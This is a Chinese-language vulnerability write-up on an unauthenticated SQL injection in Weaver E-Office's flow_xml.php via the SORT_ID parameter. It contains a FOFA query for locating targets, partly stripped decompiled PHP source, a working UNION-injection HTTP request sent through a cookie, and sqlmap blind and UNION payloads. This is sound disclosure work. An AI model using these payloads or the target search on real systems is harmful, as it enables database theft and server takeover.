漏洞简介
泛微E-Office是一款标准化的协同 OA 办公软件,泛微协同办公产品系列成员之一,实行通用化产品设计,充分贴合企业管理需求,本着简洁易用、高效智能的原则,为企业快速打造移动化、无纸化、数字化的办公平台。泛微e-office flow_xml.php 接口处存在SQL注入漏洞,未经身份验证的恶意攻击者利用 SQL 注入漏洞获取数据库中的信息(例如管理员后台密码、站点用户个人信息)之外,攻击者甚至可以在高权限下向服务器写入命令,进一步获取服务器系统权限。
影响版本
e-office <=9.5
fofa语法
app="泛微-EOffice"
漏洞分析
直接看 flow_xml.php 文件业务逻辑实现
<?php

include_once( "inc/conn.php" );
include_once( "inc/xtree_xml.inc.php" );
include_once( "api/system_Workflow.class.php" );
( "Expires: Mon, 26 Jul 1997 05:00:00 GMT" );
( "Cache-Control: no-cache, must-revalidate" );
( "Pragma: no-cache" );
( "Content-Type: text/xml" );
$xtreeXml = new xtreeXml( );
$xtreeXml->initXml( );
$workFlowDefine = new workFlowDefine( );
$flow_info = $workFlowDefine->getFlowInfo( "FLOW_NOORDER", "ASC", "FLOW_SORT=".$_REQUEST['SORT_ID'] );
while ( list( $key, $val ) = ( $flow_info ) )
{
    $src = "";
    $FLOW_ID = $val['FLOW_ID'];
    $run_id = 0;
    $sql = "SELECT RUN_ID FROM flow_run WHERE CURRENT_STEP > 0 AND FLOW_ID = '".$FLOW_ID."'";
    $rs = ( $connection, $sql );
    if ( $rows = ( $rs ) )
    {
        $run_id = $rows['RUN_ID'];
    }
    $action = "javascript:flow_point('".$FLOW_ID."','".$run_id."');";
    $target = "flow".__FILE__;
    $xtreeXml->creatItem( $val['FLOW_NAME'], $action, $src, $target, $icon );
}
$xtreeXml->endXml( );
?>
SORT_ID 直接带入 getFlowInfo 函数,业务逻辑如下
public function getFlowInfo( $field = "", $norder = "", $WHERE = "" )
    {
        global $connection;
        $orderby = $this->set_orderby( $field, $norder );
        if ( $WHERE )
        {
            $condition = $WHERE;
        }
        else
        {
            $condition = " FLOW_ID=".$this->FLOW_ID;
        }
        $query = "SELECT * from FLOW_TYPE where ".$condition.$orderby;
        $cursor = ( $connection, $query );
SORT_ID 是直接拼接进SQL语句中执行,无任何过滤,造成SQL注入漏洞。
SORT_ID 通过 $_REQUEST['SORT_ID'] 获取,$_REQUEST 在 PHP 里属于一个包含了 GET 、POST 和 COOKIE 方法传递参数的超全局数组,因此在测试时可使用 Cookie 传递 SORT_ID 值进入SQL语句中。
漏洞复现
GET /general/system/workflow/flow_type/flow_xml.php HTTP/1.1
Host: eoffice.mrxn.net:8082
Cookie: SORT_ID=1 UNION ALL SELECT NULL,CONCAT(0x716b717071,0x4a7472506b73516e4a5366674b796e4c4e75754c715a7a78774573635968615853586a586d554a62,0x7178787671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -

通过联合注入 成功在响应回显了测试payload。
通过 sqlmap 还可测试出其他注入方式如下
sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
---
Parameter: SORT_ID (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: SORT_ID=11 OR NOT 3433=3433#

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: SORT_ID=11 OR (SELECT 7163 FROM (SELECT(SLEEP(5)))Uump)-- TPpo

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: SORT_ID=11 UNION ALL SELECT NULL,CONCAT(0x716b717071,0x4a7472506b73516e4a5366674b796e4c4e75754c715a7a78774573635968615853586a586d554a62,0x7178787671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---

